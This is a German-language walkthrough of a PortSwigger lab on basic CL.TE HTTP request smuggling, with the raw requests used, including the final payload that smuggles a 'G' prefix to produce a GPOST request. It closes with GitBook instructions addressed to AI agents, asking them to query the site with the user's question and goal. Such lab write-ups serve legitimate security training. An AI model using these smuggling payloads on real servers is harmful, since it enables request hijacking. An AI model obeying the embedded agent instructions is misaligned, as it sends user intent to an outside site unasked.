> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/request-smuggling/basic-cl-te-request-smuggling.md).
# Einfache CL.TE-Schwachstelle
Notizen zu einfacher CL.TE-Schwachstelle für Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungs-Workflow, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### HTTP-Request-Smuggling, grundlegende CL.TE-Schwachstelle
In diesem Lab besteht die Infrastruktur aus einem Frontend-Server und einem Backend-Server. Der Frontserver **unterstützt keine Chunked-Encoding** und **weist jede Anfrage zurück, die nicht GET oder POST verwendet** Methoden.

Das Ziel ist es, **eine Anfrage zum Back-End zu schleusen** Server, sodass **die folgende, vom Server interpretierte Anfrage scheint die `GPOST`** Methode zu verwenden.
> Hinweis\:/ " Auch wenn das Lab HTTP/2 akzeptiert, basiert die erforderliche Technik ausschließlich auf HTTP/1. Das Protokoll muss im Burp Repeater manuell über den Abschnitt "Request attributes" im Inspector geändert werden.
> Tipp\:/ Das manuelle Handhaben von Längen bei einem Request-Smuggling-Angriff kann komplex sein. Die Burp-Erweiterung HTTP Request Smuggler, verfügbar im BApp Store, kann diese Aufgabe erleichtern.
#### \*\* Gültiges Beispiel beobachtet\*\*
Die folgende Anfrage wurde akzeptiert:
```http
POST / HTTP/1.1
Host: 0acc00e204b4e3ae81f82028009c00eb.web-security-academy.net
Content-Length: 13
Tranfer-Encoding: chunked
3
abc
0
```
#### **Fehler beim Ändern der finalen Größe**

Wenn das `0` Endzeichen durch ein ungültiges Zeichen ersetzt wird (z. B. `X`), meldet der Server einen Fehler:
```
3
abc
X
```
#### **Letztes Zeichen zum Einschleusen hinzufügen `G`**
Durch das Platzieren eines `G` nach dem letzten Chunk können Sie die geschmuggelte Anfrage für das Backend vorbereiten:
```http
POST / HTTP/1.1
Host: 0acc00e204b4e3ae81f82028009c00eb.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked
0
G
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/request-smuggling/basic-cl-te-request-smuggling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.